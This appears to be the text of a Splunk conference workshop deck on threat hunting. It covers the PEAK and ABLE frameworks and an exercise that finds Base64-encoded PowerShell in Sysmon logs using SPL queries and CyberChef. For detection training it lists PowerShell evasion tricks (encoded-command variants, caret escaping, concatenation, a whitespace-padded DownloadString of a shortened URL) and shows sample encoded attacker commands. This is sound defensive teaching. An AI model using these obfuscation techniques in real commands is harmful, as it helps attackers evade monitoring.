

Forward-Looking Statements



This presentation may contain forward-looking statements regarding future events, plans or the expected financial performance of our company, including our expectations regarding our products, technology, strategy, customers, markets, acquisitions and investments. These statements reflect management's current expectations, estimates and assumptions based on the information currently available to us. These forward-looking statements are not guarantees of future performance and involve significant risks, uncertainties and other factors that may cause our actual results, performance or achievements to be materially different from results, performance or achievements expressed or implied by the forward-looking statements contained in this presentation.

For additional information about factors that could cause actual results to differ materially from those described in the forward-looking statements made in this presentation, please refer to our periodic reports and other filings with the SEC, including the risk factors identified in our most recent quarterly reports on Form 10-Q and annual reports on Form 10-K, copies of which may be obtained by visiting the Splunk Investor Relations website at www.investors.splunk.com or the SEC's website at www.sec.gov. The forward-looking statements made in this presentation are made as of the time and date of this presentation. If reviewed after the initial presentation, even if made available by us, on our website or otherwise, it may not contain current or accurate information. We disclaim any obligation to update or revise any forward-looking statement based on new information, future events or otherwise, except as required by applicable law.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only and shall not be incorporated into any contract or other commitment. We undertake no obligation either to develop the features or functionalities described, in beta or in preview (used interchangeably), or to include any such feature or functionality in a future release.

Splunk, Splunk> and Turn Data Into Doing are trademarks and registered trademarks of Splunk Inc. in the United States and other countries. All other brand names, product names or trademarks belong to their respective owners. © 2023 Splunk Inc. All rights reserved.

Blue Team Academy: Cybersecurity Defense Analyst

The Art of Investigation and
Threat Hunting With Splunk
SEC1584B

Sydney Howard, Principal Threat Hunter | Splunk

David Bianco, Staff Security Strategist | SURGe by Splunk

Katie Brown, Director, Security Interlock, Security | Splunk


Megan Parsons, Global Lead, Security | Splunk






Sydney Howard

Principal Threat Hunter
Splunk



Katie Brown

Director, Security Interlock
Splunk



Megan Parsons

Global Lead, Security
Splunk

Workshop Agenda

Threat Hunting

What is Threat Hunting?

- Why is it important?

The PEAK Threat Hunting Framework

- Types of hunts
- Hunt structure

Crafting a Good Hunting Hypothesis

- Testability
- The ABLE framework

Investigation in ES

Starting an Investigation

- The impetus of an investigation
- Finding related SOPs, collecting “historicals”

Investigation Tools

- Ticket creation, incident tracking
- Review of IR tools

Investigation Techniques

- Review of IR approaches
- Incident handling frameworks

Threat Hunting: any **manual** or **semi-automated** process for finding new security incidents, especially ones your **automated detection systems** missed.



Source: Gordon Johnson, Pixabay

Threat Hunting vs. Incident Investigation

Similar, but different

Hunting

- Human-driven
- Proactive
- Search through data to uncover unknown activity
- Apply CTI to predict which activities may be present
- Outputs include new detections, gap analyses, investigative leads/cases

Investigation

- Alert-driven
- Reactive
- Search through data to find known/suspected activity
- Apply CTI to predict which additional activities may be present outside of alert
- Outputs include new detections, gap analyses

But...Why Hunt?

Find the unknown unknowns

Discover **security events and incidents**

Experiment and innovate with new ideas

Explore and learn your environment

Identify data and process **gaps**

Create and improve automated detection, visibility, and better the alerts



Source: Pixabay

The PEAK Threat Hunting Framework

Prepare → Execute → Act with Knowledge




- Threat hunting, **modernized!**
- **Foundational**, but **flexible** methodology.
- **Standardization** of *terminology, application, examples!*
- **Multiple Approaches** to explore your data, test hypotheses, integrate machine-learning based approaches...
- **Measured Success** to move forward.



Source: Elliot Chau, Burst

Reaching the PEAK



Prepare → Execute → Act with Knowledge




Source: Fabio Neto de luz, Burst

Reaching the PEAK

Prepare → Execute → Act with Knowledge



Source: Fabio Neto de luz, Burst



Crafting a Hunting Hypothesis

The basis of our hunt

Select a Topic

What type of activity do you want to hunt for?

Inputs & inspirations include:

- Threat intelligence
- Industry trends
- Current events
- CISO concerns
- Known detection gaps

Make it Testable

Turn the topic into a concrete statement of what “might” be going on.

The hypothesis should be able to be confirmed or denied using a combination of data and some analysis technique(s).

“Testable” may vary between organizations.

Refine as Necessary

Even testable hypotheses might be too large to hunt efficiently.

Sometimes you need to scope things down a bit.

You may find you don’t have the data you need after all.

Don’t be afraid to revise!

A Starting Hypotheses

This one is... not so great.



APT1337 wants to steal my data.



NOT TESTABLE

1. **Intentionality:** It is difficult to determine the intentions of a specific actor without direct communication or observable evidence of those intentions.
2. **Lack of Specific Indicators:** Without specific indicators of compromise or behavior associated with APT1337, it's not possible to definitively test this hypothesis.
3. **Subjectivity:** The concept of "wanting" to steal data introduces a level of subjectivity that is difficult to test empirically.
4. **Attribution Difficulty:** Attribution in cyberattacks is notoriously difficult, which complicates testing for a specific threat actor's intentions.
5. **Predictive Limitations:** Even if APT1337 had targeted you in the past, it doesn't necessarily mean they "want" to steal your data now or in the future. This predictive aspect makes the hypothesis difficult to test.

How Can We Improve Our Hypothesis?

Some concrete suggestions

Ways to improve the hypothesis:

1. **Specify Observable Behavior:** Instead of stating what APT1337 "wants", describe observable actions, such as "APT1337 is attempting to infiltrate my network".
2. **Include Evidence:** If there is evidence of intrusion, include it in the hypothesis, such as "APT1337 has been detected on my network".
3. **Define Intent in Terms of Action:** Intent can be inferred from actions, so consider a hypothesis like "APT1337 is exfiltrating data from my network".
4. **Limit Time Frame:** A hypothesis like "APT1337 will attempt to breach my network in the next month" is more testable because it sets a specific time for observation.
5. **Specify Methods or Tools:** If you have specific reasons to suspect APT1337, include them in the hypothesis. For example, "APT1337 is using phishing emails to gain access to my network".

A Testable Hypothesis

We can work with this one!



APT1337 is performing data exfiltration from my network via DNS tunneling.



TESTABLE

1. **Technical Feasibility:** DNS tunneling is a known method of data exfiltration, so the technical aspects of the hypothesis are testable.
2. **Network Monitoring:** Network traffic can be analyzed for unusual DNS requests or patterns consistent with DNS tunneling.
3. **APT1337 Specific Behaviors:** If specific behaviors, tools, or techniques associated with APT1337 can be identified in the network, it would provide additional evidence for this hypothesis.
4. **Forensic Analysis:** Detailed examination of network logs, server logs, and even individual machines might reveal evidence of a breach, DNS tunneling, or APT1337 presence.
5. **Cybersecurity Expertise:** Cybersecurity professionals with experience in Advanced Persistent Threats (APTs) can help design and execute tests to validate this hypothesis.

The ABLE Framework


Are you ABLE to hunt?

Actor



Threat Actor
(not always applicable)

Behavior



Specific activity
you're trying to find
(TTP)

Location



Part(s) of your
organization's
network where you
would expect to find
the behavior

Evidence



Data source(s)
needed to find the
activity

Hypothesis

Adversaries are utilizing PowerShell along with Base64 encoded obfuscations to hide their commands and avoid detections.

MITRE ATT&CK

- ID
 - T1027.010
- Tactic
 - Defense Evasion
- Technique
 - Obfuscated Files or Information: Command Obfuscation

What is obfuscation?

- Command-line obfuscation is a method of making strings and patterns within commands and scripts more difficult to signature and analyze.
- Adversaries will utilize PowerShell along with commonly abused obfuscations to hide their commands and avoid detections.



Source: Pixabay

What Types of Obfuscation Can Be Used?

PowerShell

Base64

- One of the most prevalent forms of encoding/decoding and obfuscating data
- The PowerShell `-encodedcommand` parameter accepts a base64 encoded string that can be used to submit commands
- Several variations including `-e`, `-enc`, `-ec`, `-encodedc`, etc.
 - `powershell -encodedcommand ENCODING`

XOR

- Another common encoding schema that can be used through PowerShell's bitwise XOR operator `'-bxor'`

String concatenation (+, -, “, ‘)

- New-Object
`$("Sys"+"tem.Refl"+"ection.Ass"+"embl"+"yName")`

Escaping (^)

- `powershell.exe -^e^n^c^ ENCODING`

Upper / Lower case

- `(nEw-oBjecT Net.WeBcLIEnt)`

Whitespaces

- `DownloadString(“ https://bit.ly/3dV6cFr ”)`

What if these are combined?!?!

How Might we Confirm or Refute Our Hypothesis?

What data sources do you need to identify PowerShell execution?

- Windows Sysmon - Host based logging (Can use EDR telemetry as well)
- sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"

Are there any specific event codes or types that would indicate PowerShell execution?

- Process Execution in Sysmon is event code 1

Process Name is powershell.exe

- Be aware of other PowerShell processes! (powershell_ise.exe, pwsh.exe)
- Could also be renamed!

The command line field contains a variation of the -encodedcommand parameter

- Will need to use regex to help find all variations (there are over 100,000 possible!)
- CyberChef (<https://gchq.github.io/CyberChef>) is helpful for decoding

Estimated Duration:
10 Minutes

Exercise # 1

Hypothesis:

Adversaries are utilizing PowerShell along with Base64 encoded obfuscations to hide their commands and avoid detections.

```
index=main sourcetype="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1  
process_name="powershell.exe"  
| stats count by host user CommandLine  
| sort - count
```

What systems have Powershell.exe being executed on them?

Are there any encoded commands in the Command Line of the events?

- Can you decode these?

Beware of legitimate activity! Many vendor tools and corporate environments use Base64 encoded commands

Use all time for the search

host	user	CommandLine	count
GRAVITY	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Unrestricted -NonInteractive -NoProfile -WindowStyle Hidden "& C:\WINDOWS\system32\WindowsPowerShell\v1.0\Modules\SmbShare\DisableUnusedSmb1.ps1 -Scenario Client"	4
AGRADY-L	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE c:\windows\system32\printdrv\msfont.ps1	2
AGRADY-L	THIRSTYBERNER\frothly_helpdesk	powershell -ec bgB0AGQAcwB1AHQAaQBsAA==	2
AGRADY-L	THIRSTYBERNER\frothly_helpdesk	powershell -ec bgB1AHQAIABnAHIAbwB1AHAIAAnAEQAbwBtAGEAaQBuACAAQQBkAG0AaQBuAHMAJwA=	2
Siemens_TIA_Portal_EWS	NT AUTHORITY\SYSTEM	powershell.exe -command "& {get-content "C:\WINDOWS\TEMP\inputb66b5427d4f35828.tmp" "C:\Program` Files\SplunkUniversalForwarder\bin\splunk-powershell.ps1" "C:\Program` Files\SplunkUniversalForwarder" b66b5427d4f35828}"	2
Siemens_TIA_Portal_EWS	NT AUTHORITY\SYSTEM	powershell.exe -command "& {get-content "C:\WINDOWS\TEMP\inputc852984e51f47f83.tmp" "C:\Program` Files\SplunkUniversalForwarder\bin\splunk-powershell.ps1" "C:\Program` Files\SplunkUniversalForwarder" c852984e51f47f83}"	2
ABUNGSTEIN-L	NT AUTHORITY\SYSTEM	powershell.exe -command "& {get-content "C:\Windows\TEMP\inputc8685a56e717f725.tmp" "C:\Program` Files\SplunkUniversalForwarder\bin\splunk-powershell.ps1" "C:\Program` Files\SplunkUniversalForwarder" c8685a56e717f725}"	1
AGRADY-L	NT AUTHORITY\SYSTEM	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -w h C:\Windows\System32\printdrv\printdrv.ps1	1
AGRADY-L	NT AUTHORITY\SYSTEM	powershell -ec YwA6AFwAdwBpAG4AZABvAHcAcwBcAHMAeQBzAHQAZQBtADMAMgBcAG4AZQB0ACAAdgBpAGUAdwAgAFwAXAAxADAALgAxAC4AMQAUADEEMAAXACAALwBhAGwAbAA=	1
AGRADY-L	NT AUTHORITY\SYSTEM	powershell -ec JgAgAGMA0gBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXAB0AGEAcgAgAC0AeABmACAACABYAGkAbgB0AGQAcgB2AC4AdABhAHIA	1

Using Rex To Extract EncodedCommand

```
| rex field=CommandLine "(?<enc> (?i)-en?c?o?d?e?d?c?o?m?m?a?n?d?\s('|\")?)"
```

```
| stats sparkline earliest(_time) AS et latest(_time) AS It count BY host enc
```

REGULAR EXPRESSION 3 matches (76 steps, 0.1ms)

```
:/ (?<enc> (?i)-en?c?o?d?e?d?c?o?m?m?a?n?d?\s('|\")?) / gm
```

TEST STRING

```
powershell -ec
RwB\AHQALQBxAG0AaQBPAGIAagB\AGMAdAAgAC0AYwBsAGEAcwBzACAAdwBpAG4AMwAyAF8AcwBoAGEAcgB\AA==
```

```
powershell -e bgB0AGQAcwB1AHQAaQBsAA==
```

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -encodedcommand bgB0AGQAcwB1AHQAaQBsAA==
```

```
index=main sourcetype= "XmlWinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 process_name="powershell.exe"  
| rex field=CommandLine "(?<enc> (?i)-en?c?o?d?e?d?c?o?m?m?a?n?d?\s('|\\")?)"  
| stats sparkline earliest(_time) AS et latest(_time) AS It count BY host enc  
| convert ctime(et) ctime(It)  
| sort - count
```

All time

✓ 1,280 events (before 5/17/23 10:07:19.000 PM) No Event Sampling Smart Mode

Events Patterns **Statistics (5)** Visualization

50 Per Page Format Preview

host	enc	sparkline	et	It	count
AGRADY-L	-ec		08/02/2019 08:16:05	08/02/2019 11:07:57	34
BSTOLL-L	-encodedcommand		08/02/2019 11:21:15	08/02/2019 11:41:10	32
titan	-ec		08/02/2019 11:09:40	08/02/2019 11:13:11	3
AGRADY-L	-e		08/02/2019 08:02:58	08/02/2019 08:02:58	1
titan	-encodedCommand		08/02/2019 11:13:11	08/02/2019 11:13:11	1

What Is This Event Telling Us?

host	user	enc	CommandLine
AGRADY-L	THIRSTYBERNER\frothly_helpdesk	-ec	powershell -ec UwB0AGEAcgB0AC0AUABYAG8AYwB1AHMAcwAgAFAAbwB3AGUAcgBTAGgAZQBsAGwAIAAtAFYAZQByAGIAIABSAHUAbgBBAHMA

The image shows the Splunk CyberChef interface. On the left, the 'Recipe' pane contains a 'From Base64' step with the following configuration: 'Alphabet' set to 'A-Za-z0-9+/' and 'Remove non-alphabet chars' checked. Below it is a 'Remove null bytes' step. At the bottom of the recipe pane is a 'BAKE!' button and an 'Auto Bake' checkbox. The 'Input' pane on the right contains a long Base64-encoded string. The 'Output' pane shows the decoded command: 'Start-Process PowerShell -Verb RunAs'. The interface also includes a 'STEP' indicator and a 'Raw Bytes' view selector.

Source: <https://gchq.github.io/CyberChef>

Are We Able To Confirm Our Hypothesis?

Hypothesis: Adversaries are utilizing PowerShell along with Base64 encoded obfuscations to hide their commands and avoid detections.

Example 5: Start PowerShell as an administrator

This example starts PowerShell using the Run as administrator option.

PowerShell

 Copy

```
Start-Process -FilePath "powershell" -Verb RunAs
```

Source: <https://learn.microsoft.com>

What Next?

Triage the suspicious activity!

User information

- Role
- Team

Host information

- Does this host have endpoint controls like EDR?
- Location of host


Parent Process and Parent Command Line

- Did the Parent Process spawn any other suspicious events?

